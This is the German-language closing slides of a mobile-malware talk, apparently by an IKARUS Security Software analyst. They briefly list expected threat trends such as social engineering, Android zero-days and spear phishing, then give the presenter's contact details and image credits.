Добавить

Was kommt als nächstes?

- ✓ Durch Social Engineering kann fast jede Sicherheit ausgehebelt werden
- ✓ Technisch anspruchsvollere Attacken
  - SOP Attacke auf Webbrowser
  - Zero Days im Android System (zB Master Key Exploit)
- ✓ Malware Entwickler entwickeln authentischere Software
  - Support Hotline
  - CI Design
- ✓ Einweg Malware
- ✓ Targeted Attacks (Spear Phishing)

Was kommt als nächstes?

Q&A

Sebastian Bachmann
Mobile Malware Analyst
bachmann.s@ikarus.at

IKARUS Security Software GmbH
Blechturmgasse 11
1050 Wien

Bilder

- ✓ IKARUS
- ✓ Heise.de
- ✓ Hotforsecurity.com
- ✓ stuarte.co
- ✓ thehackernews.com
- ✓ xylibox.com